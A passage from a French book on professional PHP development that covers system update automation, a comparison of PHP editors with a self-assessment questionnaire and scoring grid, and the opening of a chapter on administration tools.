Comme sur la plupart des systèmes de la famille Unix, il est possible sous FreeBSD d'automatiser les mises à jour du système. L'automatisation complète de ce procédé n'est pas conseillée sur des machines de production, mais elle peut être pratique sur des machines de développement. La figure 4-16 illustre les opérations que l'on peut effectuer dans le cadre de cette mise à jour.




Figure 4–16 Automatiser la mise à jour du système FreeBSD

Le détail des procédures de mise à jour sont largement expliquées sur Internet, nous ne les détaillerons donc pas ici.

- http://www.fr.freebsd.org/doc/fr_FR.ISO8859-1/books/handbook/index.html
- http://diablotins.org/astuces.ugml

Quelques tâches semi-automatisées

Ces tâches peuvent être lancées en ligne de commande par l'administrateur système ou via l'intranet de l'entreprise :

- Redémarrage de démons/serveurs : lorsqu'une opération fastidieuse de redémarrage devient régulière, il peut être utile de mettre en place un automatisme.
- Génération de la configuration : si votre environnement héberge de nombreuses applications, le contenu de certains fichiers de configuration (`httpd.conf`, etc.) peut devenir redondant et volumineux. Dans ce cas, vous pouvez mettre en place un script de génération de ces configurations qui évolue en fonction des applications installées dans l'environnement, comme nous l'avons vu précédemment.

Un environnement clé en main : la Zend Platform

Le chapitre 17 de cet ouvrage vous propose une présentation pratique de la Zend Platform, un environnement d'exécution clé en main pour l'entreprise proposé par la société Zend Technologies.

L'environnement d'exécution proposé par la Zend Platform met à disposition des outils de gestion des performances et de la qualité, ainsi que diverses routines de maintenance système.

5

Choisir un éditeur

Le choix de l'éditeur PHP est vaste et adapté à tous les goûts. Il est également un facteur essentiel de productivité. Ce chapitre vous propose une réflexion en deux étapes dont le but est de trouver en un minimum de temps l'éditeur qui vous correspond le mieux.

Nous allons d'abord nous intéresser aux besoins auxquels l'éditeur devra répondre ainsi qu'aux habitudes des personnes qui auront la charge du développement. Cela permettra d'identifier les caractéristiques de l'éditeur idéal.

Dans un deuxième temps, nous procéderons à l'analyse pratique d'une sélection d'éditeurs considérés comme adaptés à vos besoins. Chaque éditeur présenté dans ce chapitre dispose d'un site officiel que vous pourrez consulter pour aller plus loin dans votre démarche.

Comment choisir un éditeur adapté à ses besoins ?

Dans un premier temps, nous allons aborder les sujets de réflexion qui permettent de mener à bien votre choix. Ces réflexions tiendront compte de vos habitudes, des caractéristiques des projets à mettre en œuvre et de leurs équipes, avant d'aborder les fonctionnalités proprement dites.

Vous trouverez à la fin de ce chapitre un questionnaire répondant à une analyse de vos besoins pour vous aider à sélectionner le bon éditeur parmi ceux de la liste proposée dans ce chapitre.

L'éditeur que l'on maîtrise

L'éditeur doit pouvoir accompagner vos travaux en apportant les fonctionnalités et le confort nécessaire à une productivité maximale. Il n'existe pas d'éditeur parfait s'adaptant du premier coup à tout développement et tout individu.

Par exemple, un développeur exclusivement habitué à UltraEdit aura du mal à s'adapter à un éditeur comme VIM. Même si la maîtrise de ce dernier permettrait une productivité inégalée dans le cadre de votre projet, son apprentissage serait long et fastidieux.

> **CONSEIL Aiguisez vos facultés d'adaptation !**
>
> N'oublions pas que PHP est une plate-forme qui évolue beaucoup et que les éditeurs sont eux aussi en évolution constante. Votre faculté d'adaptation à ces changements et aux caractéristiques de plusieurs éditeurs vous permettra d'évoluer plus facilement tout en assurant une bonne productivité. De manière générale, on constate à long terme que les facultés d'adaptation prennent toujours le dessus sur les habitudes et la spécialisation.

Dans votre démarche de recherche de l'éditeur idéal, vous serez amené à en essayer plusieurs afin d'en apprécier l'utilisation. Les essayer tous serait fastidieux car les éditeurs PHP sont nombreux et différents les uns des autres. Cette démarche ne serait pas non plus très objective. Par exemple, un éditeur comme Eclipse peut rebuter lors d'un premier test avec un fichier exemple, alors que son utilisation dans le cadre d'un projet d'envergure révèle toute sa puissance.

En revanche, il serait dommage de passer à côté d'un éditeur de qualité parce que l'on n'a pas pris la peine de se renseigner. Vous trouverez dans la suite de ce chapitre des méthodes et des outils permettant dans un premier temps de sélectionner les éditeurs potentiellement idéaux. Cette démarche permettra d'effectuer des tests approfondis sur une sélection réduite de logiciels plutôt que de s'étaler sur des tests approximatifs en balayant de nombreux éditeurs.

Un éditeur complet

Ici, complet ne signifie pas rempli de fioritures inutiles, mais qui dispose des fonctionnalités utiles pour atteindre les objectifs voulus. Le tableau 5-1 décrit la plupart des fonctionnalités utiles que l'on peut trouver dans un éditeur PHP. Servez-vous de cette liste pour comprendre la définition des termes abordés dans le test en fin de chapitre.

Tableau 5–1 Fonctionnalités utiles d'un éditeur PHP

Fonctionnalité	Description
Coloration syntaxique	Elle améliore considérablement la lecture du code en y ajoutant de la couleur et du style. Chaque couleur a une signification particulière : mot-clé, fonction ou méthode, chaîne de caractères, opérateur, etc.
Indentation automatique	Tout contenu de structure (fonction, méthode, classe, etc.) doit être mis en exergue par un retrait afin d'améliorer la lisibilité du code. L'indentation automatique gère ce retrait pour le développeur au cours de la frappe.
L'auto-complétion	La frappe d'une fonction ou d'un mot-clé n'est jamais à l'abri d'une erreur. L'auto-complétion permet de s'assurer que le mot-clé frappé est correct et de gagner du temps. Concrètement, le développeur tape le début d'un mot-clé (htm) puis un simple raccourci clavier permet de compléter le mot (htmlspecialchars).
L'analyseur syntaxique	À chaque enregistrement d'un fichier contenant du code PHP, une analyse est effectuée afin de déceler les éventuelles erreurs de syntaxe (*parse error*).
Le générateur de documentation	Un simple raccourci clavier ou clic sur un bouton permet de générer une documentation à partir des commentaires du code source. Un outil comme PHPDocumentor, qui se base sur les balises `phpdoc`, est souvent intégré à l'éditeur (dans Zend Studio par exemple) pour effectuer cette génération.
L'explorateur de classes et de fonctions	Ce petit outil permet de naviguer dans les fonctions, les classes et les méthodes d'un fichier ou d'une application grâce à un arbre (de type explorateur) mis à jour en temps réel.
L'intégrateur CVS/ Subversion	Cette fonctionnalité intègre dans l'éditeur un client CVS ou Subversion qui gère au minimum l'extraction, la mise à jour, l'ajout et la validation de données. Outil très pratique, voire indispensable pour le travail en équipe, que vous pouvez découvrir au chapitre 3.
Le client FTP	Certains éditeurs permettent de travailler directement avec des fichiers hébergés sur un serveur distant via FTP.
Le gestionnaire de tâches	Cet outil permet la gestion de tâches à effectuer sur le code. Il intègre souvent la génération automatique de tâches à partir des balises TODO situées dans le code et d'erreurs détectées par l'analyseur syntaxique.
Les templates de code	Ce système permet, par un simple raccourci clavier, d'insérer une ou plusieurs lignes de code prédéfinies (par exemple, un commentaire, un prototype de fonction ou une boucle). Ces templates de code sont plus ou moins paramétrables selon les éditeurs.

Tableau 5–1 Fonctionnalités utiles d'un éditeur PHP

Fonctionnalité	Description
Les macro-commandes	Une macro-commande est composée d'une succession d'actions élémentaires (écrire, enregistrer, copier, coller, etc.) qui peuvent être lancées automatiquement les unes à la suite des autres.
L'outil de débogage	Il permet de traquer de manière fiable et rapide les erreurs à l'exécution. Cet outil n'est pas toujours directement intégré à l'éditeur, mais il peut faire appel à ce dernier en lui demandant d'ouvrir le fichier et la ligne impactée par une erreur.
Le refactoring assisté	Rare sont les éditeurs qui implémentent cette fonction. Il s'agit d'une fonctionnalité très pratique permettant de jouer sur la structure du code en quelques clics. Par exemple, sélectionner une partie de code et en faire une fonction consiste à effectuer une opération de remaniement (voir chapitre 13, « Pratiquer le remaniement »).
Le gestionnaire de tests unitaires	Il permet d'assister la création des tests unitaires et de les lancer depuis l'éditeur.
Le masquage de code	Masque ou affiche les lignes de code situées dans une structure (fonction, boucle, classe, etc.), par un simple clic sur un bouton de la marge de gauche (généralement un « + » pour afficher et un « - » pour masquer).

La figure 5-1 est une copie d'écran de l'éditeur Eclipse. Nous y apercevons un explorateur de fichiers qui intègre un client Subversion (à gauche), un gestionnaire de tâches (en bas), un explorateur de classes (à droite), une fonctionnalité « complétion » (sur phpdoc, au centre) et une organisation basée sur un système d'onglets et de multi-fenêtrage.




Figure 5–1
Quelques fonctionnalités du plug-in PHP de l'éditeur Eclipse

Un éditeur adapté à la taille et à la nature des développements

Un éditeur de texte simple ne sera pas forcément adapté à une application lourde de plusieurs centaines de fichiers et inversement, l'édition de scripts simples pour de l'administration système par exemple, n'est pas adaptée avec un éditeur lourd.



Figure 5–2
Complexité et confort d'utilisation d'un éditeur

La figure 5-2 met en avant une généralisation plus ou moins exhaustive du confort d'utilisation constaté de plusieurs éditeurs par type de projet.

Faut-il homogénéiser les outils d'édition ?

Cette question est en réalité mal choisie car elle répond à un besoin (l'homogénéisation des développements) par une solution (homogénéiser les outils d'édition) qui n'est pas forcément adaptée.

Intéressons-nous plutôt à ce qu'il faut réellement homogénéiser :

- Le formatage du code source d'un éditeur à un autre peut différer, générer des modifications inutiles dans le dépôt de données et des incohérences de forme.
- Les habitudes : prendre un ou plusieurs éditeurs aux fonctionnalités similaires permet aux développeurs de mieux s'entraider sur les fonctionnalités, surtout lorsqu'elles sont nombreuses.
- La diversité des fonctionnalités : l'utilisation d'un éditeur exclusif limite les fonctionnalités à celles d'un seul outil. Dans certains cas, il peut être utile qu'un des participants du projet utilise un éditeur différent qui effectue des opérations utiles que l'éditeur courant ne gère pas.

Éditeurs pour applications lourdes

Nous nous contenterons ici de descriptions très simples sur une sélection d'éditeurs couramment utilisés. Chaque éditeur possède un site officiel à consulter pour de plus amples informations.

Eclipse

L'éditeur Eclipse accompagné du plug-in PHP Eclipse constitue une des solutions les plus complètes à disposition des développeurs de projets de grande taille. Il convient parfaitement pour des développements professionnels nécessitant de bons outils de gestion de projets et de travail en équipe.

Son intégration à CVS et Subversion est réussie et les fonctionnalités utiles au développement d'applications orientées objet (auto-complétion, explorateur de classes, etc.) s'avèrent très utiles. Cet éditeur possède également de multiples fonctionnalités héritées du plug-in Java.

D'ailleurs, beaucoup de développeurs Java l'utilisent. Dans un environnement multi-plates-formes Java/PHP, il permet une meilleure communication entre les développeurs. Pour un développeur Java qui souhaite migrer vers PHP cet éditeur est également un bon compromis.

Enfin, Eclipse repose sur une philosophie de plug-ins écrits en Java. Il est parfaitement possible de créer ses propres plug-ins adaptés à ses besoins (vérificateur syntaxique, modification des plug-ins PHP, etc.).

- http://www.phpeclipse.de

Zend Studio

Un éditeur similaire à Eclipse, également écrit en Java par la société Zend Technologies. Il intègre par défaut un générateur de documentation (PHPDocumentor) et un débogueur.

Zend Studio peut également être lié à plusieurs outils Zend Technologies, tels que Zend Encoder ou Zend Platform.

- http://www.zend.com/store/products/zend-studio/

Maguma Open Studio/Maguma Studio

Un bon éditeur, qui existe maintenant en deux versions, une open-source et une commerciale. Il gère tout ce que l'on peut demander à un éditeur professionnel. La version gratuite comporte malheureusement quelques problèmes de stabilité.

▸ http://www.maguma.com

Éditeurs polyvalents

Komodo Professional

Komodo est un éditeur stable, qui possède une interface agréable et intuitive, ainsi que toutes les qualités que l'on peut exiger d'un outil professionnel. Il intègre les fonctionnalités de travail en équipe, de gestion de projet et de navigation. Il est entièrement compatible PHP 5 et possède une fonction de complétion très efficace.

Le point fort de Komodo est la simplicité d'installation et d'utilisation du débogueur, qui gère les points d'arrêt, permet de suivre l'exécution d'un script pas à pas et d'observer à tout moment l'état de l'environnement (variables globales, déclarations, etc.)

Figure 5–3
Les infobulles de l'éditeur Komodo

```
$myClass = new MyClass();
$myClass->setName(
                 public setName($name = "Guillaume Ponçon")
                 Définit le nom de la personne courante.
```

Notons que Komodo est aussi très agréable à utiliser pour des scripts en mode ligne de commande et qu'il intègre une fonction utile de recherche sur prototypes de classes et de fonctions.

▸ http://www.activestate.com/Products/Komodo/

Anjuta

Un éditeur universel pour les utilisateurs d'Unix et de Linux doté d'une interface complète et agréable. Il possède des fonctions de travail en équipe, un shell intégré et de nombreuses options de personnalisation.

En revanche, la gestion de PHP n'est pas encore complètement finalisée. Il n'est pas possible de créer des projets spécifiques pour PHP et les outils de navigation (dans les classes et les fonctions) ont encore du mal à fonctionner avec PHP.

- http://anjuta.sourceforge.net

PHP Designer

Un éditeur attirant, gratuit, conçu spécialement pour PHP et ses technologies complémentaires (HTML, CSS, SQL, etc.). Il intègre la plupart des fonctionnalités utiles à PHP : navigateur de classes et de fonctions, complétion, FTP intégré, débogueur, todo list, etc. Un bon éditeur pour le développeur polyvalent qui axe ses travaux autour de PHP.

Notons simplement que les fonctions de complétion ont quelques problèmes de jeunesse avec PHP 5 et que l'éditeur peut avoir des défauts de stabilité de temps à autre, mais cela devrait s'arranger dans les prochaines versions.

- http://www.mpsoftware.dk/phpdesigner.php

Emacs

Ce programme multi-plates-formes propose énormément de fonctionnalités qui dépassent parfois la simple fonction d'édition : client mail/news, navigateur web, etc. Le module PHP pour Emacs (`mode_php.el`) permet une intégration réussie de PHP dans l'éditeur.

Mais PHP peut aussi bénéficier d'autres fonctionnalités très utiles gérées par Emacs : les templates de code, l'indentation automatique, l'intégration du shell, la gestion avancée des commentaires (rebox...), etc.

Vous découvrirez au chapitre 12 comment mettre en place un lien dans les erreurs PHP pour ouvrir automatiquement Emacs et éditer le fichier et la ligne incriminée.

- http://sourceforge.net/projects/php-mode/
- http://www.gnu.org/software/emacs/emacs.html

Dreamweaver

Dreamweaver est un éditeur HTML wysiwyg commercial largement utilisé par les professionnels du design. Il est très complet et pratique à exploiter. Dans ses der-

nières versions, il permet également d'éditer des sources de scripts et gère la plupart des fonctionnalités de base d'un éditeur PHP. Il intègre d'ailleurs des fonctionnalités de génération de code PHP en mode wysiwyg.

Il est l'éditeur idéal pour les intégrateurs en charge de création de templates HTML/CSS/XML ou de la partie Vue du motif MVC.

▸ http://www.macromedia.com/software/dreamweaver/

RESSOURCE **Un ouvrage spécialisé dans l'utilisation de PHP avec Dreamweaver !**

L'ouvrage suivant est dédié à l'utilisation de PHP et MySQL avec Dreamweaver. Il est idéal pour le graphiste qui souhaite exploiter toutes les possibilités de cet éditeur dans un environnement PHP.

📖 *PHP/MySQL avec Dreamweaver MX 2004*, de Jean-Marie Defrance, éditions Eyrolles

WebExpert

Un éditeur spécialisé dans le développement d'applications HTML, ASP et PHP. Il est adapté aux applications de taille moyenne et intègre un certain nombre d'outils pratiques tels qu'un vérificateur de liens, un gestionnaire d'astuces, un correcteur orthographique, etc.

▸ http://softwares.visicommedia.com/fr/products/webexpert/

PHPEdit

PHPEdit est un bon éditeur commercial spécialisé pour PHP. Il intègre tout ce que l'on attend d'un éditeur sérieux ainsi que de nombreuses fonctionnalités de personnalisation. Grâce à cet éditeur, vous pouvez facilement générer votre documentation et déboguer votre code. Il possède des fonctions de recherche/remplacement par expressions régulières et est également livré avec un kit de développement complet pour créer des plug-ins.

▸ http://www.waterproof.fr

PHPEd

Un excellent éditeur commercial PHP pour Windows, qui possède en plus de nombreuses fonctionnalités un analyseur de performances, un éditeur de bases de données (PostgreSQL et MySQL) ainsi qu'un générateur de documentation (phpdocu-

mentor). PHPEd intègre un débogueur, un gestionnaire de projets, des outils de travail en équipe et une interface conviviale : un bon choix pour une utilisation professionnelle.

> ‣ http://www.nusphere.com

UltraEdit

Le succès de cet outil est garanti depuis des années par de nombreuses fonctionnalités très utiles et une stabilité sans faille. UltraEdit est un produit commercial disponible en version Française.

Il permet d'éditer n'importe quel type de fichier dans n'importe quel format. Il est personnalisable à volonté, gère les templates de code, les macros, le masquage de code, intègre un client FTP et plein d'autres outils utiles. À découvrir également : le mode colonne, très efficace dans certaines situations.

> ‣ http://www.ultraedit.com

Crimson Editor

Un petit éditeur simple et très efficace pour Microsoft Windows, qui gère un très grand nombre de langages et de syntaxes différentes. Les fonctionnalités qu'il propose sont utiles et accessibles : coloration syntaxique, macros, client FTP, changement de syntaxe/encoding/format de fichier à la volée, explorateur de fichiers, gestionnaire de projets et même le fameux mode colonne dont on ne peut se passer une fois qu'on l'a adopté.

Vous pouvez lancer cet éditeur en ligne de commande et l'utiliser pour mettre en place un lien de débogage sous Windows, comme expliqué dans le chapitre 14.

Ouvrir un fichier en ligne de commande et positionner le curseur sur la bonne ligne

```
cedt.exe /L:23 factory.php
```

> ‣ http://www.crimsoneditor.com

Quanta Plus

Il est l'un des éditeurs compatibles Unix les plus complets pour développer des applications web. Quanta Plus est une application d'édition de pages web statiques ou

dynamiques qui permet également de développer en PHP. Au même titre que Dreamweaver, il est l'éditeur idéal sous Unix pour les travaux d'intégration PHP/HTML.

‣ http://quanta.kdewebdev.org

Éditeurs pour petites applications et travaux ponctuels

VIM

VIM est un dérivé de son homologue VI, éditeur universel des systèmes Unix. Il possède l'avantage d'être éprouvé et permet d'éditer un très grand nombre de langages. Il est le programme idéal pour les administrateurs systèmes qui souhaitent utiliser PHP dans leurs scripts. VIM fonctionne aussi bien sous Unix et sous Windows.

‣ http://www.vim.org

Side

Un petit éditeur PHP qui intègre les templates du moteur Smarty et du Framework Copix. Il n'est pas encore tout à fait stable mais dispose déjà de quelques outils bien utiles, tels que l'intégration de tests unitaires, l'explorateur de classes et de fonctions, la gestion de templates et de macros. Un simple copier-coller de l'exécutable suffit en guise d'installation.

‣ http://www.phpside.org

Edit Plus

Cet éditeur est universel, largement personnalisable, doté de fonctions de recherche très élaborées et d'un client FTP intégré. Son interface est agréable et il gère l'indentation automatique et les templates de code.

‣ http://www.editplus.com

Scite

Un éditeur extrêmement simple, rapide à installer et à lancer. Il est largement personnalisable et gère le masquage de code.

> ▸ http://www.scintilla.org/SciTE.html

jEdit

Ce petit éditeur gratuit écrit en Java est très polyvalent et dispose de nombreux plug-ins. Il est un couteau suisse très intéressant grâce à ses fonctions de recherche élaborées, ses macros, sa capacité à éditer n'importe quel code source et à effectuer n'importe quelle conversion d'encodage. Quelques plug-ins peuvent être également intéressants dans le cadre de développements PHP : assistant de création de classes, aide contextuelle, visualiseur de logs, intégration CVS, etc.

> ▸ http://www.jedit.org

Kate

Un éditeur simple sous Unix, exploitant les mêmes fonctionnalités d'édition PHP que Quanta Plus.

> ▸ http://kate.kde.org

gPHPEdit

Un petit éditeur prometteur pour Unix, intégré au projet Gnome, un peu instable pour l'instant. Il gère la coloration syntaxique, le masquage de code pour PHP, HTML et XML, l'édition HTML/PHP, un analyseur syntaxique et un explorateur de classes et de fonctions.

> ▸ http://www.gphpedit.org

Un test pour choisir son éditeur

Voici un petit test destiné à vous aider dans votre démarche de recherche de l'éditeur idéal. Il est composé de 30 questions dont 8 concernent l'utilisation que vous voulez en faire et les 22 autres quelques fonctionnalités que vous souhaiteriez avoir.

Le passage de ce test n'est pas suffisant pour effectuer votre choix définitif. Il existe d'autres utilisations et d'autres fonctionnalités qui ne sont pas mentionnées, telles que l'utilisation pour l'administration système, la gestion des infobulles ou de la navigation hypertexte dans le code.

Entourez la lettre qui convient à votre réponse (A, B ou C) pour chaque question, puis faites votre analyse en vous aidant de la figure 5-5.

Le questionnaire

Figure 5–4
Un test préliminaire pour choisir son éditeur

J'utilise mon éditeur pour...	1	Je fais du PHP de manière...	2
A. les loisirs et le travail. B. le travail uniquement. C. les loisirs uniquement.		A. intensive. B. régulière. C. occasionnelle.	
Les projets sur lesquels je travaille sont...	**3**	**Je travaille sous...**	**4**
A. de grande taille (6 mois et +). B. de taille moyenne (2 à 6 mois). C. de petite taille (1 à 2 mois de développement).		A. toute plate-forme. B. Unix (BSD, Linux, MacOS X). C. Windows.	
Mes collaborateurs sont au nombre de...	**5**	**Mon environnement de travail est...**	**6**
A. 11 et +, une grande équipe projet. B. 1 à 10, en petit comité de projet. C. 0 à 2, je travaille quasiment seul.		A. une grosse infrastructure. B. mon poste et quelques serveurs. C. mon poste de travail uniquement.	
Mes applications sont développées avec...	**7**	**L'essentiel de mon travail est de...**	**8**
A. le modèle objet de PHP5. B. des fonctions et classes compatibles PHP4. C. des fonctions essentiellement.		A. développer et maintenir des applications. B. développer des applications. C. maintenir des applications.	

Parmi les fonctionnalités suivantes, lesquelles vous paraissent les plus importantes ?
Cochez : A pour « nécessaire », B pour « utile », C pour « sans importance ».

9	La coloration syntaxique.	A	B	C	20	Le gestionnaire de tâches (todo).	A	B	C
10	L'indentation automatique.	A	B	C	21	Les possibilités de customisation.	A	B	C
11	L'auto-complétion.	A	B	C	22	La gestion de templates de code.	A	B	C
12	L'analyseur syntaxique.	A	B	C	23	Les macros.	A	B	C
13	Le générateur de documentation.	A	B	C	24	L'outil de déboguage intégré.	A	B	C
14	L'explorateur de fonctions.	A	B	C	25	Les menus en langue française.	A	B	C
15	L'explorateur de classes.	A	B	C	26	Le refactoring assisté.	A	B	C
16	L'explorateur de fichiers.	A	B	C	27	Le masquage de code.	A	B	C
17	L'intégration CVS / Subversion.	A	B	C	28	Les commentaires phpdoc auto.	A	B	C
18	L'intégration du client FTP.	A	B	C	29	L'édition multi-mode (PHP/HTML).	A	B	C
19	Le navigateur intégré.	A	B	C	30	Le gestionnaire de tests unitaires.	A	B	C

> **RESSOURCE Ce questionnaire en ligne**
>
> Ce processus peut vous paraître un peu compliqué. Si vous n'avez pas la patience de le suivre, le questionnaire existe également à l'adresse ci-dessous. Vous aurez juste à répondre aux questions et les réponses vous seront automatiquement calculées.
>
> Ce questionnaire en ligne :
>
> ‣ http://www.openstates.com/php/
>
> S'il manque un éditeur à la liste ou si vous souhaitez effectuer une rectification, il est possible de le faire sur ce questionnaire en ligne.

Les réponses

Pour trouver les éditeurs qui vous sont adaptés, remplissez la dernière colonne du tableau avec vos résultats (A, B ou C) en faisant correspondre les numéros du questionnaire et les numéros des lignes. La dernière ligne du tableau de réponses sert à inscrire le score obtenu pour chaque éditeur. Pour le calculer, additionnez le score obtenu pour chacun d'eux sur chaque ligne sachant que :

- si vous avez mis A et qu'il y a un A, mettez 3 ;
- si vous avez mis A et qu'il y a un B, mettez 1 ;
- si vous avez mis A et qu'il y a un C, mettez -3 ;
- si vous avez mis B et qu'il y a un A, mettez 1 ;
- si vous avez mis B et qu'il y a un B, mettez 1 ;
- si vous avez mis B et qu'il y a un C, mettez -1 ;
- si vous avez mis un C, mettez 0.

> **RESSOURCES En savoir plus sur les éditeurs PHP existants**
>
> Le site suivant est spécialisé dans l'évaluation des éditeurs PHP. Vous pouvez également le consulter pour compléter votre démarche :
>
> ‣ http://www.php-editors.com/
>
> D'autre part, la dernière partie du livre suivant propose des présentations de nombreux éditeurs avec des copies d'écran, une bonne référence pour choisir son éditeur :
>
> 📖 *PHP 5 Avancé*, 2e édition, de Cyril Pierre de Geyer et Éric Daspet aux éditions Eyrolles

Figure 5–5
Réponses du questionnaire précédent

	Emacs	VIM	Side	Edit Plus	SciTE	UltraEdit	Quanta plus	Kate	Dreamweaver	PHP Edit	jEdit	Anjuta	PHP Designer	PHP Eclipse	Zend Studio	Maguma OS	Komodo	PhpEd	gphpedit	Web Expert	Notepad	Crimson
1	A	A	A	A	C	A	A	C	A	A	A	C	A	A	B	A	A	B	C	A	A	A
2	B	B	B	C	C	B	B	C	B	B	C	C	A	A	A	B	A	A	C	B	C	B
3	B	C	B	C	C	C	B	C		B	C	B	B	A	A	B	A	A	C	B	C	C
4	A	A	C	C	C	C	B	B	C	C	A	B	C	A	A	C	A	C	B	C	C	C
5	B	C	C	C	C	C	B	C	C	B	C	A	C	A	A	A	A	A	C	B	C	B
6			B	B	C					B	C	B	C	A	A	B	A	A	C	B	C	B
7		C	B	C	C	C	A	A	B	A	A	B	A	A	A	B	A	A	B	C	C	B
8	A	A	B	B	A	A	A	A	A	A	C	C	A	A	A	A	A	A	A	A	C	A
9	A	A	A	A	A	A	A	A	A	A	A	A	A	A	A	A	A	A	A	A	C	A
10	A	A	B	A	B	B	B	B	C	B	A	B	A	A	A	A	A	A	A	A	C	A
11	B	B	B	C	C	B	B	B	B	A	B	B	B	A	A	A	A	A	B	A	C	C
12	B	B	B	C	C	C	C	C	C	A	C	C	A	A	A	C	A	A	A	A	C	C
13	C	C	C	C	C	C	C	C	C	A	C	C	C	B	A	C	C	A	C	C	C	C
14	B	C	A	C	C	C	B	C	C	A	C	C	A	A	A	A	A	A	B	C	C	C
15	B	C	A	C	C	C	B	C	C	A	C	C	B	A	A	A	A	A	B	C	C	C
16	A	B	A	A	C	A	A	C	A	A	C	B	A	A	A	A	A	A	B	A	C	A
17	B	B	C	C	C	C	B	C	C	B	B	A	C	A	B	A	A	A	C	C	C	C
18	B	C	C	A	C	A	C	C	C	C	B	C	A	B	A	A	A	A	C	B	C	A
19	B	C	C	C	C	C	A	C	B	A	C	C	A	A	B	A	A	A	C	C	C	B
20	B	B	C	C	C	C	B	C	C	C	C	C	A	A	C	A	A	C	C	A	C	C
21	A	B	B	A	B	A	A	B	A	A	A	B	B	B	A	C	A	A	B	B	C	A
22	A	B	B	A	C	A	B	C	A	A	B	B	A	A	A	B	A	A	B	A	C	C
23	B	A	A	B	C	A	C	C	B	A	A	C	C	C	C	C	A	B	C	C	C	A
24	B	B	C	C	C	C	C	C	C	A	C	C	A	B	A	A	A	A	C	C	C	C
25	C	C	C	C	C	A	C	C	A	A	C	C	C	B	C	C	C	C	C	A	A	C
26	C	C	C	C	C	C	C	C	C	C	C	C	C	C	C	C	C	C	C	C	C	C
27	C	C	C	C	A	A	A	A	C	C	C	A	C	C	C	C	A	C	A	C	C	C
28	A	B	B	C	C	C	C	C	C	A	C	C	B	A	A	B	B	A	C	C	C	C
29	C	C	C	A	A	B	A	A	A	A	A	B	A	B	A	A	A	A	A	A	C	A
30	B	C	A	C	C	C	C	C	C	C	C	C	C	A	C	C	C	C	C	C	C	C

6

Choisir les outils d'administration

Que ce soit pour un développement PHP ou issu d'une autre plate-forme, l'influence des outils sur la qualité du résultat est souvent déterminante. L'outil d'administration est un moyen d'assurer la qualité et les performances de vos développements tout en gagnant du temps et de l'énergie.

Nous avons déjà travaillé sur le choix de votre outil principal : l'éditeur. Nous allons maintenant nous intéresser aux autres.

Les outils d'administration pour PHP évoluent et se renouvellent rapidement. Ce chapitre ne les énumère pas, en revanche il vous aidera à trouver et à choisir ceux qui correspondent à vos besoins pour les utiliser de manière optimale.

Dans un premier temps, nous allons découvrir ce qu'est un outil d'administration et ce qu'il peut apporter à un développement en PHP.

Puis nous nous intéresserons concrètement aux principaux outils dédiés à PHP : les éditeurs de base de données, les gestionnaires de source de données, les outils de débogage et de monitoring.

Qu'est-ce qu'un outil d'administration ?

Il est difficilement concevable de piloter un avion sans la présence d'un tableau de bord, de commandes et d'indicateurs. Le développement d'une application PHP complète et efficace nécessite lui aussi un tableau de bord adéquat.




Figure 6–1
Utilité des outils d'administration

Il existe plusieurs catégories d'outils d'administration, comme l'illustre la figure 6-1 :

- L'administration des données :
  - éditeurs de bases de données (MySQL, Oracle, PostgreSQL, etc.) ;
  - éditeurs de bases spécifiques (LDAP, objets métier, etc.).
- L'administration des performances :
  - optimiseurs à l'exécution (Zend Optimizer, APC, eAccelerator, etc.) ;
  - outils de mise en cache bas niveau (Zend Platform, Apache2, APC) ;
  - surveillance de la charge (Awstats, Webalizer).
- L'administration de la fiabilité :
  - surveillance applicative (parcours des tests unitaires et des tests de régression) ;
  - surveillance de l'environnement (snmp, moniteurs de ressources système) ;
